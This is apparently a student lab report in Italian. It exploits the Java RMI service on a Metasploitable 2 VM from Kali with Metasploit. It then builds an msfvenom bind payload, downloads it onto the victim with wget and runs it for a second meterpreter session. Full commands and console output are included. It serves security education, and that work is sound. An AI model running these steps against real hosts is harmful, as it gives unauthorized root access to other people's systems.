

# Report Exploit Reverse e Bind


**Titolo:** Sfruttamento del servizio Java RMI su Metasploitable 2 usando Kali Linux e (bonus) multi handler in modalità bind

**Studente:** Nosenzo Maikol

## Introduzione

In questo laboratorio ho un piccolo ambiente di rete con due macchine virtuali: **Kali Linux** come host attaccante e **Metasploitable 2** come macchina vittima. L'obiettivo era individuare un servizio **Java RMI** esposto sulla vittima, verificarne la raggiungibilità e sfruttarlo con **Metasploit** per ottenere una sessione **meterpreter**. In seguito ho creato un payload aggiuntivo in modalità **bind** per dimostrare una seconda modalità di accesso.

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1_
```



Per prima cosa ho assegnato indirizzi IP statici coerenti alla due VM (Kali [192.168.11.111/24](#), Metasploitable [192.168.11.112/24](#)). Dopo il salvataggio della configurazione ho verificato la connettività con un semplice [ping](#) dalla macchina attaccante verso la vittima.

```
(kali㉿kali)-[~]  
$ ping 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.269 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.155 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.186 ms  
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.171 ms  
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.150 ms  
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.172 ms  
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=0.177 ms  
64 bytes from 192.168.11.112: icmp_seq=8 ttl=64 time=0.201 ms  
^
```

Ho quindi avviato **Metasploit** su Kali per preparare la fase di ricognizione e attacco.

```
(kali㉿kali)-[~]  
$ msfconsole  
Metasploit tip: Use the edit command to edit a file in your editor  
  
IIIIII dTb.dTb  
II 4' v 'B  
II 6. .P  
II 'T; .;P'  
II 'T; ;P'  
IIIIII 'YvP'  
  
I love shells --egypt
```

## Ricognizione del servizio vulnerabile

Con nmap ho controllato le porte della vittima, concentrandomi sulla 1099/tcp. L'output ha mostrato il servizio java-rmi in ascolto, esattamente ciò che serviva per procedere con l'esercizio.

Dentro Metasploit ho cercato i moduli pertinenti e ho individuato `exploit/multi/misc/java_rmi_server`, classificato con affidabilità excellent.

```
(kali㉿kali)-[~]
$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 04:23 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00016s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:FF:AC:20 (PCS Systemtechnik/Oracle VirtualBox)

Service detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 19.35 seconds
```

```
msf6 > search java_rmi
```

### Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry	.	normal	No	Java RMI Registry Interfaces
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Def
2	\_ target: Generic (Java Payload)	.	.	.	.
3	\_ target: Windows x86 (Native Payload)	.	.	.	.
4	\_ target: Linux x86 (Native Payload)	.	.	.	.
5	\_ target: Mac OS X PPC (Native Payload)	.	.	.	.
6	\_ target: Mac OS X x86 (Native Payload)	.	.	.	.
7	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure End
8	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMICConnectionImpl Dese

```
msf6 > use exploit/multi/misc/java_rmi_server
```

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java\_rmi\_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. Thi
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randoml
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse\_tcp):

## Sfruttamento RMI e ottenimento della prima sessione

Una volta impostati i parametri (target `192.168.11.112:1099`, LHOST `192.168.11.111`), ho lanciato l'exploit. La console ha confermato l'apertura di una sessione meterpreter sulla macchina vittima: da qui in avanti ho potuto raccogliere in modo sicuro e controllato le evidenze richieste.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Lkb4ydbFRTW
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:50087) at 2025-08-29 04:34:14 -0400

meterpreter > █
```

## Raccolta delle evidenze dalla vittima

Dalla sessione meterpreter ho estratto:

- configurazione delle interfacce di rete (`ifconfig`),
- tabella di routing (`route`)
- identità e versione del sistema aprendo una shell interattiva (`whoami`, `hostname`, `uname -a`).

```
meterpreter > shell -t
[*] env TERM=xterm HISTFILE= /usr/bin/script -qc /bin/bash /dev/null
Process 1 created.
Channel 1 created.
root@metasploitable:/# whoami
root
root@metasploitable:/# █
```

```
meterpreter > ifconfig
```

```
Interface 1
```

```
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
```

```
Interface 2
```

```
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feff:ac20
IPv6 Netmask : ::
```

```
meterpreter > route
```

```
IPv4 network routes
```

```
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0
```

```
IPv6 network routes
```

```
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::
fe80::a00:27ff:feff:ac20 ::           ::
```

## Catena alternativa: payload bind e seconda sessione

Per dimostrare una seconda via di accesso, ho generato con **msfvenom** un **payload bind** (`linux/x86/meterpreter/bind_tcp`) che, eseguito sulla vittima, apre una porta in ascolto a cui l'attaccante si collega. Ho messo a disposizione il file tramite un semplice server HTTP Python e l'ho scaricato sulla vittima, rendendolo eseguibile (dalla shell interattiva precedentemente creata). Infine, con il modulo `multi/handler`, mi sono collegato al listener ed ho ottenuto una seconda sessione meterpreter.

```
(kali㉿kali)-[~]  
$ msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=4444 -f elf -o shell.elf  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 111 bytes  
Final size of elf file: 195 bytes  
Saved as: shell.elf
```

```
(kali㉿kali)-[~]  
$ python3 -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:80  
192.168.11.112 - - [29/Aug/2025 06:56:46] "GET /shel
```

```
root@metasploitable:/# wget http://192.168.11.111:8000/shell.elf  
--06:41:16-- http://192.168.11.111:8000/shell.elf  
=> `shell.elf'  
Connecting to 192.168.11.111:8000... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 195 [application/octet-stream]  
  
100%[=====>] 195 --.-K/s  
  
06:41:16 (65.78 MB/s) - `shell.elf' saved [195/195]  
  
root@metasploitable:/# chmod +x shell.elf  
root@metasploitable:/# ./shell.elf
```



```
msf6 > use 6
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
```

Payload options (generic/shell\_reverse\_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/bind_tcp
payload => linux/x86/meterpreter/bind_tcp
```

```
msf6 exploit(multi/handler) > show options
```

Payload options (linux/x86/meterpreter/bind\_tcp):

Name	Current Setting	Required	Description
LPORT	4444	yes	The listen port
RHOST		no	The target address

Exploit target:

Id	Name
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf6 exploit(multi/handler) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/handler) > exploit
[*] Started bind TCP handler against 192.168.11.112:4444
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:33509 -> 192.168.11.112:4444)
-29 07:01:05 -0400
```

```
meterpreter > █
```

Per completezza ho verificato le informazioni di sistema con `sysinfo`, che confermano **Ubuntu 8.04** (kernel `2.6.24-16-server`) su architettura **i686** e meterpreter **x86/linux**.

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > 
```

## Risultati e considerazioni

L'intera catena ha funzionato come previsto. Ho individuato il servizio **Java RMI** sulla porta 1099/tcp, l'ho sfruttato con Metasploit ottenendo una **prima sessione meterpreter** e, successivamente, ho creato e distribuito un payload **bind** per aprire una **seconda sessione**.